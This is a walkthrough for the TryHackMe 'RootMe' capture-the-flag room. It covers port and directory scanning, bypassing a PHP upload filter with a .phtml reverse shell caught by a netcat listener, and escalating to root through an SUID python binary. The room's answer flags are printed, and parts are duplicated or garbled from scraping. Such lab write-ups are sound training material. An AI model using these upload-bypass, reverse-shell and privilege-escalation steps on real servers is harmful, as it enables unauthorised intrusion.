
RootMe write-up by ChickenLoner

This is write-up for RootMe CTF in TryHackMe which is a beginner CTF that we have to exploit web server, gain access to target machine and elevate privilege to rock this box

Site: https://tryhackme.com/room/rrootme



Reconnaissance

Scan the machine, how many ports are open?

Always start with nmap and we can see that 2 ports are opened

```
┌──(kali㉿kali)-[~/Tryhackme]
└─$ sudo nmap -sC -sV 10.10.207.128
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-27 07:13 EDT
Nmap scan report for 10.10.207.128
Host is up (0.32s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HackIT - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.44 seconds
```

Scan the machine, how many ports are open?

2 | Correct Answer | Hint

What version of Apache is running?

What version of Apache is running?

2.4.29 | Correct Answer


What service is running on port 22?

What service is running on port 22?

ssh | Correct Answer

Find directories on the web server using the GoBuster tool.

Visit website and we can't do anything here so it's gobuster time




After gobuster finished it's works we found that /panel and /uploads are stand out

```
┌──(kali㉿kali)-[~/Tryhackme]
└─$ gobuster dir -u http://10.10.207.128 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.207.128
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/07/27 07:16:26 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/css                  (Status: 301) [Size: 312] [--> http://10.10.207.128/css/]
/js                   (Status: 301) [Size: 311] [--> http://10.10.207.128/js/]
/panel                (Status: 301) [Size: 314] [--> http://10.10.207.128/panel/]
/server-status        (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 316] [--> http://10.10.207.128/uploads/]

===============================================================
2021/07/27 07:26:17 Finished
===============================================================
```

What is the hidden directory?

Visit panel webpage and it's a upload file page



What is the hidden directory?

/panel/ | Correct Answer

Answer – Reconnaissance

Answer the questions below

Scan the machine, how many ports are open?

2 | Correct Answer | Hint

What version of Apache is running?

2.4.29 | Correct Answer

What service is running on port 22?

ssh | Correct Answer

Find directories on the web server using the GoBuster tool.

No answer needed | Correct Answer | Hint


What is the hidden directory?

/panel/ | Correct Answer


Getting a shell

user.txt


tried upload some files and it’s block .php extension




We will figure it out which extension is safe by intercept HTTP request with Burp suite and send it to Intruder





Set up everything and ready to launch






And all of this is success, it seems this website blocked only php extension






Now time to upload php reverse shell with any extension that could be executed to get the shell back



Setup Netcat listening and run reverse shell script that we uploaded earlier



Name	Last modified	Size	Des
Parent Directory		-	
php-reverse-shell.phtml	2021-07-27 11:35	5.4K	
php.html	2021-07-27 11:33	0	
php.jpg	2021-07-27 11:33	0	
php.js	2021-07-27 11:33	0	
php.php1	2021-07-27 11:33	0	
php.php2	2021-07-27 11:33	0	
php.php3	2021-07-27 11:33	0	
php.php4	2021-07-27 11:33	0	
php.php5	2021-07-27 11:33	0	
php.phtml	2021-07-27 11:33	0	
php.png	2021-07-27 11:33	0	
php.txt	2021-07-27 11:33	0	

Apache/2.4.29 (Ubuntu) Server at 10.10.207.128 Port

```
[+] Url:                     http://10.10.207.128
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/07/27 07:16:26 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/css                  (Status: 301) [Size: 312] [--> http://10.10.207.128/css/]
/js                   (Status: 301) [Size: 311] [--> http://10.10.207.128/js/]
/panel                (Status: 301) [Size: 314] [--> http://10.10.207.128/panel/]
/server-status        (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 316] [--> http://10.10.207.128/uploads/]

===============================================================
2021/07/27 07:26:17 Finished
===============================================================

┌──(kali㉿kali)-[~/Tryhackme]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.4.109] from (UNKNOWN) [10.10.207.128] 38018
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 11:35:31 up 24 min,  0 users,  load average: 0.00, 0.04, 0.30
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Explore file system and we found that there are 2 users in this home directory and nothing much we can do there because we don't have permission

```
┌──(kali㉿kali)-[~/Tryhackme]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.4.109] from (UNKNOWN) [10.10.207.128] 38018
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Li
nux
 11:35:31 up 24 min,  0 users,  load average: 0.00, 0.04, 0.30
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@rootme:/$ ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib             media       proc  sbin  swap.img  usr  vmlinuz.old
www-data@rootme:/$ cd home
cd home
www-data@rootme:/home$ ls
ls
rootme  test
www-data@rootme:/home$ cd rootme
cd rootme
www-data@rootme:/home/rootme$ ls
ls
```

We don't know password for any user, we don't know anything so now it's time to find a user flag and capture it

```
www-data@rootme:/home/rootme$ find / -type f -name user.txt 2> /dev/null
find / -type f -name user.txt 2> /dev/null
/var/www/user.txt
www-data@rootme:/home/rootme$ cat /var/www/user.txt
cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
www-data@rootme:/home/rootme$
```

Answer the questions below

user.txt

THM{y0u_g0t_a_sh3ll}

Correct Answer

Hint

Privilege escalation

Search for files with SUID permission, which file is weird?

Using command **find / -user root -perm /4000 2> /dev/null** to find any executable files that we can abuse to gain root privilege and I think python is stand out there

```
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 44528 Mar 22  2019 /usr/bin/chsh
-rwsr-sr-x 1 root root 3665768 Aug  4  2020 /usr/bin/python
-rwsr-xr-x 1 root root 76496 Mar 22  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 75824 Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 149080 Jan 31  2020 /usr/bin/sudo
-rwsr-xr-x 1 root root 40344 Mar 22  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 59640 Mar 22  2019 /usr/bin/passwd
```

Search for files with SUID permission, which file is weird?

/usr/bin/python | Correct Answer | Hint

Find a form to escalate your privileges.

Go to GTFOBins and do what we need to

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Now we got a root shell

```
www-data@rootme:/home/rootme$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
<hon -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
whoami
root
#
```

run as superuser by `sudo`, it does not drop the elevated privileges and file system, escalate or maintain privileged access

Go to root directory and capture root flag!

```
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
#
```

root.txt

root.txt

THM{pr1v1l3g3_3sc4l4t10n} | Correct Answer

Answer – Privilege escalation

Answer the questions below

Search for files with SUID permission, which file is weird?

/usr/bin/python | Correct Answer | Hint

Find a form to escalate your privileges.

No answer needed | Correct Answer | Hint

root.txt

THM{pr1v1l3g3_3sc4l4t10n} | Correct Answer